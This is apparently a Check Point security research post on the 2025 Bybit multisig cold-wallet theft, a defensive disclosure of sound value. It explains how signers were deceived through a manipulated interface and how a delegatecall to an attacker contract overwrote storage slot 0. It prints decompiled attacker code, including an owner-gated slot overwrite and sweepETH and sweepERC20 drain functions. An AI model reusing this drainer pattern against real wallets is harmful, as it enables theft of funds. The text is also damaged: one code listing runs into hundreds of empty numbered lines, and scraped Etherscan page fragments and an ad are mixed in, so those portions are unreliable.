

# The Bybit Incident: When Research Meets Reality


: 2/23/2025

Research by Dikla Barda, Roman Ziakin and Oded Vanunu

On February 21<sup>st</sup>, Check Point Blockchain Threat Intel System alerted on a critical attack log on the Ethereum blockchain network.

ethereum Attacks									
<div>Qxb61413c495fda6114a7aa863ac1 Items</div>									
Age	Attackers	Severity	Vector	Impact	Tokens	Number of trans...	Victims		
2 days ago	0x0fa09c3a328792253f8dee7116848723 +1	Critical	Attack	\$1,126,168,239		1	Bybit: Cold Wallet 1		

The log indicated that the AI engine identify anomaly change with this transaction and categorize it as critical attack in real time. It was indicated that ByBit cold wallet got hacked, resulting in the theft of approximately \$1.5 billion worth of digital assets, primarily in Ethereum tokens. This incident marks one of the largest thefts in the history of the digital asset industry.



## Executive Summary:

- In one of the largest thefts in digital asset history, hackers gained unauthorized access to a multisig Ethereum wallet and stole \$1.5 billion worth of digital assets, primarily consisting of Ethereum tokens.
- The recent incident with Bybit marks a new phase in attack methods, featuring advanced techniques for manipulating user interfaces. Rather than just targeting protocol flaws, the attackers used sophisticated infrastructure compromise to manipulate the UI that signers interacted with.

- This past July, Check Point's Threat Intelligence Blockchain system identified and published a concerning new findings where attackers manipulating legitimate transactions through the Safe Protocol's execTransaction function.
- The recent hack highlights that multisig cold wallets are not secure if signers can be deceived, emphasizing the growing sophistication of supply chain and user interface manipulation attacks.
- The Bybit hack challenges previous beliefs about crypto security, showing that despite strong smart contracts and multisig protections, the human-interface layer remains vulnerable. This incident highlights how UI manipulation can compromise even the most secure wallets.

## The Evolution of Protocol Exploitation

Published in July 2024, our research provided technical analysis of how the execTransaction function operates within the Safe framework and documented cases where it was used in attack chains.


The research focused on understanding the technical mechanics of the Safe Protocol's execTransaction function and its potential for misuse, highlighting the importance of understanding how legitimate protocol features could be leveraged unexpectedly.

The recent Bybit incident represents a significant evolution of these attack patterns, introducing sophisticated UI manipulation techniques not previously seen. Instead of just exploiting protocol mechanics, the attackers compromised Safe's infrastructure to manipulate what signers saw when approving transactions, allowing them to compromise a significant institutional multisig setup.

## The Attack Breakdown

### Initial Compromise

The attack originated from wallet address 0x47666fab8bd0ac7003bce3f5c3585383f09486e2, which executed an ExecTransaction on the Gnosis Safe multisig proxy contract.



This widely used multisig implementation relies on externally provided bytes signatures to authorize actions on behalf of the multisig.

A critical vulnerability in this setup stems from Gnosis Safe's reliance on externally generated signatures rather than on-chain voting. This design choice makes it susceptible to:

- UI manipulation
- Supply-chain attacks
- Manipulation of transaction data

## Bybit Attack Flow



## Attack Execution Flow

1. The attacker executed an ExecTransaction on the Gnosis Safe multisig proxy contract, manipulating what signers saw in the interface.
2. The signers interacted with what appeared to be the legitimate Safe interface to approve what they believed was a legitimate transaction.
3. The attack involved manipulation of the transaction data between what was displayed to signers and what was actually executed.
4. The attacker then executed a delegate call to their contract at 0xbdd077f651ebe7f7b3ce16fe5f2b025be2969516, triggering the transfer function

The screenshot shows a Solidity IDE with the GnosisSafe.sol contract. The contract code includes a delegateCall function and a transfer function. The debug console shows the execution of the transfer function, which overwrites the \_transfer address in SLOT[0].

```

// GnosisSafe.sol
100 success := call(txGas, to, value, add(data, 0x20), mload(data), 0, 0)
101 }
102
103
104 function executeDelegateCall(address to, bytes memory data, uint256 txGas)
105 internal
106 returns (bool success)
107 {
108 // solium-disable-next-line security/no-inline-assembly
109 assembly {
110 success := delegatecall(txGas, to, add(data, 0x20), mload(data), 0, 0)
111 }
112 }
113
114
115
116
117 /// @title SecuredTokenTransfer - Secure token transfer
118 /// @author Richard Meissner - <richard@gnosis.pm>
119 contract SecuredTokenTransfer {
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

5. Since the malicious contract was unverified, it needed to be decoded to understand the function of the transfer:

```

function transfer(address recipient, uint256 amount) public payable { find similar
    require(msg.data.length - 4 >= 64);
    require(msg.sender == 0xfa09c3a328792253f8dee7116848723b72a6d2e, Error('Ownable: caller is not the owner'));
    _transfer = recipient;
}

```

It contained code that overwrote the `_transfer` address in `SLOT[0]` of the contract, which executes the function in the original ByBit contract. Since the attacker's contract declares `_transfer` as its first state variable, when called via `delegatecall`, this storage slot maps to the target contract's `SLOT[0]`. This means that when the Safe multisig executes the `delegatecall` to this contract, the malicious contract's code runs in the context of the Safe contract. By overwriting this slot, the attacker could alter the contract's behaviour.

6. This manipulation redirected further delegations to the attacker's contract at 0xbDd077f651EBE7f7b3cE16fe5F2b025BE2969516
7. The attacker's contract includes Sweep functions, which were executed via delegation to transfer funds.

```

15 function sweepETH(address receiver) public payable { find similar
16     require(msg.data.length - 4 >= 32);
17     require(msg.sender == 0xfa09c3a328792253f8dee7116848723b72a6d2e, Error('Ownable: caller is not the owner'));
18     v0 = receiver.call().value(this.balance).gas(2300 * !this.balance);
19     require(bool(v0), 0, RETURNDATASIZE()); // checks call status, propagates error data on error
20 }
21
22 function sweepERC20(address token, address to) public payable { find similar
23     require(msg.data.length - 4 >= 64);
24     require(msg.sender == 0xfa09c3a328792253f8dee7116848723b72a6d2e, Error('Ownable: caller is not the owner'));
25     v0, /* uint256 */ v1 = token.balanceOf(this).gas(msg.gas);
26     require(bool(v0), 0, RETURNDATASIZE()); // checks call status, propagates error data on error
27     require(MEM[64] + RETURNDATASIZE() - MEM[64] >= 32);
28     MEM[MEM[64] + 68] = v1;
29     v2 = v3 = 0;
30     while (v2 >= 68) {
31         MEM[v2 + MEM[64]] = MEM[32 + (MEM[64] + v2)];
32         v2 += 32;
33     }
34     MEM[MEM[64] + 68] = 0;
35     v4, /* uint256 */ v5 = token.call(68, 0xa9059cbb, to).gas(msg.gas);
36     if (RETURNDATASIZE() != 0) {
37         v6 = new bytes[1](RETURNDATASIZE());
38         RETURNDATACOPY(v6.data, 0, RETURNDATASIZE());
39     }
40     require(v4, Error('Token transfer failed'));
41 }

```

8. This series of transactions resulted in the theft of over \$1 billion in assets, including 400,000 ETH

Latest 25 from a total of 132,538 transactions

Transaction Hash	Method	Block	Age	From	To	Amount	Txn Fee
0x847b8403e8...	Sweep ERC20	21895251	18 hrs ago	0x0fa09C3A...3b72a6d2e	IN Bybit: Cold Wallet 1	0 ETH	0.00053958
0xa284a1bc4c...	Sweep ERC20	21895251	18 hrs ago	0x0fa09C3A...3b72a6d2e	IN Bybit: Cold Wallet 1	0 ETH	0.0006454
0xbcf316f5835...	Sweep ERC20	21895251	18 hrs ago	0x0fa09C3A...3b72a6d2e	IN Bybit: Cold Wallet 1	0 ETH	0.0003973
0xb61413c495f...	Sweep ETH	21895251	18 hrs ago	0x0fa09C3A...3b72a6d2e	IN Bybit: Cold Wallet 1	0 ETH	0.00037876
0x25800d105d...	Sweep ERC20	21895246	18 hrs ago	0x0fa09C3A...3b72a6d2e	IN Bybit: Cold Wallet 1	0 ETH	0.00042302
0x46deef0f52e...	Exec Transact...	21895238	18 hrs ago	0x0fa09C3A...3b72a6d2e	IN Bybit: Cold Wallet 1	0 ETH	0.00070224

This transaction is responsible for stealing over 1 billion dollars in lost:

For example, 400,000 ETH:

ETH Price: \$2,691.04 (-2.38%) Gas: 0.771 Gwei

Search by Address / Txn Hash / Block / Token / Domain Name

Etherscan Home Blockchain Tokens NFTs Resources Developers More Sign In

Transaction Details < >

# Bybit Exploit

Sponsored: bc.game - Free Bonus Up To 5 BTC Everyday! Trade up to 1000x Leverage! Play Now

There are reports that this transaction was involved in an exploit on Bybit. Reported by ZachXBT.

Overview Internal Txns State

The contract call From 0x0fa09C3A...3b72a6d2e To 0x1Db92e2E...BcD2dFCF4 produced 1 Internal Transaction

ADVANCED MODE: OFF

Type	Trace Address	From	To	Value	Gas Limit
✓	call_0_1_1	Bybit: Cold Wallet 1	Bybit Exploiter 1	401,346.768858404671846374 ETH	2,300

## Why This Attack is So Significant

This hack sets a new precedent in crypto security by **bypassing a multisig cold wallet without exploiting any smart contract vulnerability**. Instead, it exploited **human trust and UI deception**:

- **Multisigs are no longer a security guarantee** if signers can be compromised.
- **Cold wallets aren't automatically safe** if an attacker can manipulate what a signer sees.
- **Supply chain and UI manipulation attacks are becoming more sophisticated.**

## Conclusion

The Bybit hack has shattered long-held assumptions about crypto security. No matter how strong your smart contract logic or multisig protections are, the interface layer remains vulnerable. This attack proves that UI manipulation through infrastructure compromise can bypass even the most secure wallets. The industry needs to move to end-to-end prevention, where each transaction must be validated through multiple independent channels.

[GO UP](#)

[BACK TO ALL POSTS](#)